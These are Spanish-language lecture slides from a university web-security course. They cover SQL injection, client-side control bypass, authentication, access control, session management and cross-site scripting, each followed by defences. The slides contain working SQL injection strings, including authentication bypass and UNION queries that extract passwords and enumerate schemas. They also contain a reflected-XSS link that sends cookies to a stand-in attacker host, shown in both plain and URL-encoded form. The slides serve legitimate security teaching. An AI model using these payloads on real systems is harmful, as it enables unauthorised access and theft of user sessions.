
Seguridad en Aplicaciones Web

Jesús Arias Fisteus

Aplicaciones Web (OpenCourseWare, 2023)

uc3m | Universidad Carlos III de Madrid
Departamento de Ingeniería Telemática



Parte I


Introducción

Seguridad en aplicaciones Web

El uso de TLS is **necesario** pero no **suficiente** para garantizar la seguridad de las aplicaciones Web.


Incluso usando TLS, existen numerosas vulnerabilidades potenciales.

Bag Check



A laptop battery contains roughly the stored energy of a hand grenade, and if shorted it ... hey! You can't arrest me if I prove your rules inconsistent!

Seguridad en aplicaciones Web



Errores más peligrosos en programas

2022 CWE Top 25 Most Dangerous Software Weaknesses

Seguridad en aplicaciones Web

Muchas vulnerabilidades pueden ser explotadas por usuarios maliciosos enviando **datos arbitrarios** a la aplicación Web.

Los atacantes envían **datos manipulados** para causar un **efecto no deseado** en la aplicación.

Envío de datos arbitrarios

- Modificando cualquier dato transferido al servidor: parámetros de la petición, *cookies*, cabeceras HTTP.
- Enviando peticiones en secuencias arbitrarias, enviando parámetros que el servidor no espera en peticiones, no enviándolos o enviándolos más de una vez.


Los atacantes pueden usar herramientas distintas al navegador Web para facilitar sus ataques.

Parte II

Inyección de SQL

Inyección de SQL

Exploits of a Mom



Inyección de SQL

La inyección de SQL forma parte de una familia más amplia de vulnerabilidades que afectan al **almacenamiento de datos**.

Cómo se explota la sintaxis de SQL

- La comilla simple (') es un carácter especial en SQL que se utiliza para delimitar cadenas de texto.
- Los guiones dobles -- se usan en SQL para comentar el resto del comando a continuación de ellos.

Esquivar la autenticación

- Código fuente de la aplicación:

```
name = request.args.get("name");
password = request.args.get("password");
query = f"""
    SELECT id, name, fullName, balance FROM Users
    WHERE name='{name}'
    AND password='{password}'
"""
```

- Ataque con el siguiente valor en **name**:

```
juan' -- '
```

- Consulta ejecutada realmente:

```
SELECT id, name, fullName, balance
FROM Users
WHERE name='juan' -- '' AND password=''
```

Esquivar la autenticación

Si el atacante no conoce el nombre del usuario, puede acceder con el primer usuario.

El algunas aplicaciones los primeros usuarios son administradores, los cuales suelen tener privilegios especiales.

Esquivar la autenticación

- Código fuente de la aplicación:

```
name = request.args.get("name");
password = request.args.get("password");
query = f"""
    SELECT id, name, fullName, balance FROM Users
    WHERE name='{name}'
    AND password='{password}'
"""
```

- Ataque con el siguiente valor en **name**:

```
' OR 1=1 -- '
```

- Consulta ejecutada realmente:

```
SELECT id, name, fullName, balance
FROM Users
WHERE name='' OR 1=1 -- '' AND password=''
```

Tipos de consultas vulnerables

- Cualquier tipo de consulta es vulnerable (`SELECT`, `INSERT`, `UPDATE`, etc.).
- Se puede inyectar tanto en datos textuales como en datos numéricos.
- En un único control de un formulario se pueden inyectar varios valores.

Ataques a consultas INSERT

- Código fuente de la aplicación:

```
user = User();
user.name = request.args.get("name");
user.full_name = request.args.get("fullName");
user.password(request.args.get("password");
user.balance = 0;
query = f"""
    INSERT
    INTO Users (name, password, fullName, balance)
    VALUES ({user.name},
            {user.password},
            {user.fullName},
            {user.balance}
    )"""
```

- Ataque con el siguiente valor en **`fullName`**:

```
Manolo Gonzalez', 200000) -- '
```

- Consulta ejecutada realmente:

```
INSERT INTO Users (name, password, fullName, balance)
VALUES ('john', 'pwd', 'John␣Doe', 20000.0) -- '', 0.0)
```

Ataques con UNION

El operador **`UNION`**, que permite justar los resultados de dos consultas, también puede ser usado en ataques.

Ataques con UNION

- Código fuente de la aplicación:

```
genre = request.args.get("genre");
query = f"""
    SELECT id, title, author, genre, pages
    FROM Books WHERE genre={genre}
"""
```

- Ataque con el siguiente valor en genre:

```
1 UNION SELECT NULL, name, password, NULL, NULL
FROM Users
```

- Consulta ejecutada realmente:

```
SELECT id, title, author, genre, pages
FROM Books
WHERE genre=1
UNION
SELECT NULL, name, password, NULL, NULL
FROM Users
```

Nombres de tablas y columnas

Para realizar algunos tipos de ataques es necesario conocer nombres de tablas y columnas.

A veces los nombres son predecibles. Si no, se pueden descubrir con consultas inyectadas con `UNION`.

Nombres de tablas y columnas (ejemplos para MySQL)

```
1 UNION
SELECT NULL, TABLE_SCHEMA, NULL, NULL, NULL
FROM INFORMATION_SCHEMA.COLUMNS
```

```
1 UNION
SELECT NULL, TABLE_NAME, NULL, NULL, NULL
FROM INFORMATION_SCHEMA.COLUMNS
WHERE TABLE_SCHEMA='SecurityDemo'
```

```
1 UNION
SELECT NULL, COLUMN_NAME, NULL, NULL, NULL
FROM INFORMATION_SCHEMA.COLUMNS WHERE
TABLE_SCHEMA='SecurityDemo'
AND TABLE_NAME='Users'
```

Inyección de segundo orden

Aun filtrando correctamente comillas (sustitución de comilla simple por doble), futuras consultas son vulnerables si se insertan en la base de datos valores con comilla simple.

Inyección de segundo orden

Además:

- Las comillas no son necesarias en campos numéricos.
- El comentario se reemplaza por "`or 'a'='a`".
- El bloqueo de palabras clave se puede esquivar a veces:
  - `SeLeCt`
  - `SELSELECTECT`
- Si se filtran blancos, se puede insertar comentarios "`/**/`".

Defensa frente a estos ataques

- Usar *PreparedStatement* o equivalente:
  - En todas las consultas, no sólo en las que toman datos directamente del usuario.
- Usar el nivel de privilegios más bajo posible.
- Deshabilitar funciones innecesarias de las bases de datos.
- Mantener el gestor de bases de datos siempre actualizado.

Otros ataques de inyección de código

- Otros ataques similares por inyección de código:
  - Inyección en comandos del sistema operativo.
  - Inyección en lenguajes de *scripting*.
  - Inyección en JSON.
  - Inyección en XML.
  - Inyección en LDAP.
  - Inyección en correo electrónico.
  - Inyección en cabeceras de HTTP.

Parte III

Esquivar controles en el cliente

Datos recibidos del cliente

- Datos enviados por el servidor a través del cliente.
- Datos recogidos por el cliente.

Datos enviados a través del cliente

- Enviados típicamente mediante:
  - Campos ocultos en formularios.
  - Cookies HTTP.
  - Parámetros en URLs.
  - Cabeceras HTTP.
- Son susceptibles de ser modificados por el usuario.
- Incluso en ocasiones a pesar de ser "opacos".

Campos ocultos en formularios

```
<form method="post" action="order">
  <p>
    Product: iPhone 14 Pro
  </p>
  <p>
    Price: 1,319 EUR
  </p>
  <label>
    Quantity:
    <input type="number" name="quantity">
  </label>
  <input type="hidden" name="productId" value="77834">
  <input type="hidden" name="price" value="1319">
  <input type="submit" value="Order">
</form>
```

Cookies HTTP

```
HTTP/1.1 200 OK
Set-Cookie: DiscountAgreed=25
Content-Length: 1530
(...)
```

Datos recogidos por el cliente

- Recogidos típicamente mediante:
  - Formularios HTML.
  - JavaScript.
- Son susceptibles de ser establecidos arbitrariamente por el usuario saltando la validación del lado del cliente (restricciones en el formulario, validaciones JavaScript, etc.).

Protección frente a estos ataques

- Para proteger la aplicación, es recomendable:
  - No enviar datos sensibles a través del cliente:
    - Si no queda más remedio, cifrarlos o firmarlos (cuidado con ataques por repetición y ataques con texto claro conocido).
  - Validar en el servidor todos los datos procedentes del cliente.
  - Sistema de *logs*, monitorización y alertas.

Parte IV

Ataques a los mecanismos de autenticación

Ataques a la autenticación

Middle-earth dictionary attack

http://abstrusegoose.com/296, licencia CC-BY-NC 3.0 United States

Errores de diseño (I)

- Contraseñas débiles.
- Posibilidad de ataques de fuerza bruta.
- Mensajes de error detallados.
- Transmisión vulnerable de credenciales.
- Funcionalidad de cambio de contraseña.
- Funcionalidad de “contraseña olvidada”.
- Funcionalidad “recuérdame”.
- Funcionalidad de impersonación de usuarios.

Errores de diseño (II)

- Validación de credenciales incompleta.
- Nombres de usuario no únicos.
- Nombres de usuario predecibles.
- Contraseñas iniciales predecibles.
- Distribución insegura de credenciales.

Errores de implementación

- Errores en la lógica de la aplicación.
- Defectos en mecanismos de autenticación multi-paso.
- Almacenamiento inseguro de credenciales.

Protección de los mecanismos de autenticación

- Usar credenciales robustas.
- Manejar credenciales confidencialmente.
- Validar credenciales apropiadamente.
- Prevenir fuga de información.
- Prevenir ataques de fuerza bruta.
- Evitar uso fraudulento de la funcionalidad de cambio de contraseña.
- Evitar uso fraudulento de la funcionalidad de recordar contraseña.
- Sistema de *logs*, monitorización y alertas.

Parte V

Ataques al control de acceso

Ataques al control de acceso

El usuario accede a recursos o acciones para los que no está autorizado.

- **Escalada vertical de privilegios**: obtener acceso a recursos reservados a usuarios de mayor nivel.
- **Escalada horizontal de privilegios**: obtener acceso a recursos reservados a usuarios del mismo nivel.

Vulnerabilidades en el control de acceso

- Funcionalidad sin proteger en absoluto: por ejemplo, suponiendo URLs desconocidas.
- Funciones basadas en identificador de recurso supuestamente desconocido.
- Funciones multi-etapa.
- Acceso sin control a ficheros estáticos.
- Control de acceso inseguro: basado en datos enviados por el cliente.
  - Ejemplo: `http://www.test.com/?admin=true`

Protección del control de acceso (I)

- No basarse en el desconocimiento por el usuario de URLs o identificadores.
- No pasar datos relativos al control de acceso a través del usuario.
- No asumir una secuencia concreta en las peticiones.

Protección del control de acceso (II)

- Buenas prácticas:
  - Documentar y evaluar el sistema de control de acceso.
  - Basar las decisiones en la sesión del usuario.
  - Usar un componente central para tomar las decisiones sobre el acceso a recursos.
  - Restringir funcionalidad delicada por rango de IPs.
  - Controlar el acceso a ficheros estáticos.
  - Validar identificadores de recurso siempre que vengan del cliente.
  - Nueva autenticación en funcionalidad sensible.
  - Sistema de *logs* de acceso.

Parte VI

Ataques a la gestión de sesiones

Ataques a la gestión de sesiones

- La autenticación de usuarios se complementa con mecanismos de gestión de sesiones:
  - *Token* de sesión: identificador que envía el cliente en sus peticiones, con frecuencia en una *cookie*, para que el servidor identifique a qué sesión pertenecen.
- Dos grupos de vulnerabilidades principalmente:
  - Generación de *tokens* de sesión débiles.
  - Debilidades en el manejo de *tokens* de sesión durante su ciclo de vida.

Generation of weak session *tokens*

Los *tokens* con significado (aquellos que incluyen nombres de usuarios, identificadores de usuario, direcciones de correo electrónico, fechas, etc.) son, con frecuencia, débiles.

```
757365723d6461663b6170703d61646d696e3b646174653d30312f31322f3131

user=daf;app=admin;date=10/09/11
```

Generación de *tokens* débiles

Los *tokens* basados en la fecha u hora, secuencias ocultas o sistemas débiles de generación de números aleatorios también son débiles.

Debilidades en el manejo de *tokens* de sesión (I)

- Interceptación en la red del *token*:
  - Uso de HTTP en las comunicaciones.
  - Problemas en el uso de HTTPS:
    - Uso sólo en el procedimiento de autenticación.
    - Uso de *token* previo obtenido por HTTP.
    - Peticiones por HTTP después de haber entrado en HTTPS: por ejemplo, ficheros estáticos por HTTP, botón *atrás*, etc.
    - Inducción por el atacante a realizar una petición HTTP (por correo electrónico, desde otros sitios Web, etc.).

Debilidades en el manejo de *tokens* de sesión (II)

- Exposición del *token* en *logs* o aplicaciones de gestión.
- Mapeo vulnerable de *tokens* a sesiones.
- Terminación de sesión vulnerable: no hay función cierre de sesión o no se invalida el *token* en el servidor.
- Secuestro de *tokens* o fijación de *tokens* mediante *cross-site* scripting, peticiones *cross-site*, etc.
- Dominio de las *cookies* demasiado amplio.

Protección del mecanismo de sesiones (I)

- Generación de *tokens* robustos:
  - Gran número de posibles valores.
  - No incluir más información que un identificador.
  - Buen generador de números pseudoaleatorios.
  - Introducir otros datos como fuente de aleatoriedad: IP y puerto cliente, cabecera `User-Agent`, fecha y hora con mucha precisión, clave adicional sólo conocida por el servidor y refrescada en cada arranque.

Protección del mecanismo de sesiones (II)

- Protección de los *tokens*:
  - Trasmisión del *token* sólo por HTTPS (*cookies* sólo HTTPS).
  - Nunca transmitir *tokens* en la URL.
  - Cierre de sesión que invalide el *token* en el servidor.
  - Expiración de sesiones por inactividad.
  - Evitar sesiones simultáneas del mismo usuario.
  - Proteger aplicaciones de gestión que permitan ver los *tokens*.
  - Restringir el dominio y ruta de las *cookies*.
  - Evitar vulnerabilidades *cross-site scripting*.
  - No aceptar *tokens* arbitrarios puestos por el usuario.
  - Iniciar una nueva sesión siempre tras la autenticación.

Protección del mecanismo de sesiones (III)

- Tokens distintos para cada página.
- Sistema de *logs*, monitorización y alertas.
- Cierre de sesión ante cualquier tipo de error en la entrada del usuario.

Parte VII

Ataques a usuarios

Ataques a usuarios

Existe una familia de vulnerabilidades que permiten a usuarios maliciosos **atacar a otros usuarios** de una aplicación Web.

Ataques a usuarios

- *Cross-site scripting*.
- Inducción de acciones del usuario:
  - *On Site Request Forgery*.
  - *Cross-Site Request Forgery*.
  - *UI Redress*
- Captura de datos desde otros dominios.
- Fijación de sesiones.
- Redirección abierta.
- Inyección de SQL en el cliente.
- Ataques al navegador.

Cross-site scripting

Las vulnerabilidades de **cross-site scripting (XSS)** permiten a los atacantes inyectar código, típicamente JavaScript, para que se ejecute en el navegador Web de otros usuarios de la aplicación.

Cross-site scripting

Dos tipos principales de ataque:

- Reflejado.
- Almacenado.

Cross-site scripting reflejado

- Se produce cuando una aplicación muestra directamente datos enviados como parámetros de la petición por el usuario.
  - Por ejemplo, páginas de error con mensaje recibido como parámetro:

```
http://example.com/Error?message=Sorry%2c+an+error+occurred
```


- El cliente puede inyectar código Javascript que se ejecutará en el navegador.

```
http://example.com/Error?message=<script>var+i=new+Image;
+i.src="http://mdattacker.net/"%2bdocument.cookie;</script>
```

- Los enlaces se pueden disimular con codificación URL:

```
http://example.com/Error?message=%3c%73%63%72%69%70%74%3e%76%61%72%2b%69
%3d%6e%65%77%2b%49%6d%61%67%65%3b%20%2b%69%2e%73%72%63%3d%22%68%74%74%70
%3a%2f%2f%6d%64%61%74%74%61%63%6b%65%72%2e%6e%65%74%2f%22%25%32%62%64%6f
%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3b%3c%2f%73%63%72%69%70%74%3e
```

Cross-site scripting reflejado




Cross-site scripting reflejado

- Envío del enlace malicioso al usuario:
  - Por correo electrónico.
  - En mensajería instantánea.
  - Desde un sitio Web de terceros o del atacante.
  - Mediante redes de publicidad.
  - Mediante acciones *enviar a un amigo* o *informar al administrador* en el sitio Web atacado.

Cross-site scripting almacenado

- El atacante introduce texto en la base de datos del sitio Web que posteriormente se muestra a otros usuarios.
- El atacante puede inyectar código Javascript en dicho texto, que se ejecutará en el navegador de otros usuarios del sistema, incluso de administradores.
- Más peligroso que el reflejado, porque el atacado está autenticado y no es necesario inducirlo a activar ningún enlace.

Cross-site scripting almacenado



Cross-site scripting

Posibles acciones de ataque:

- Pintadas virtuales (*defacement*).
- Inyección de troyanos y *phishing*.
- Inducción de acciones por el usuario.
- Aprovechar privilegios: captura de texto de la función autocompletar, aplicaciones con restricciones de seguridad reducidas, uso fraudulento de controles ActiveX.
- Escalado del ataque en el lado del cliente: captura de teclado, historial de navegación, escaneo de puertos en la red local del usuario, etc.

Prevención de cross-site scripting

- Validar la entrada del usuario:
  - Restricciones de longitud, conjunto de caracteres, expresiones regulares.
- Validar la salida:
  - Reemplazo de caracteres reservados de HTML por referencias a entidades.
  - Eliminar puntos peligrosos de inserción (código Javascript, cabeceras de HTTP, atributos de elementos HTML).
  - Donde el usuario pueda editar HTML, limitar las marcas que pueda utilizar o utilizar lenguajes de marcas alternativos.

Referencias

- Dafydd Stuttard, Marcus Pinto. *The Web Application Hacker's Handbook*. 2nd ed. John Wiley & Sons
  - Capítulos 1, 5, 6, 7, 8, 9 y 12.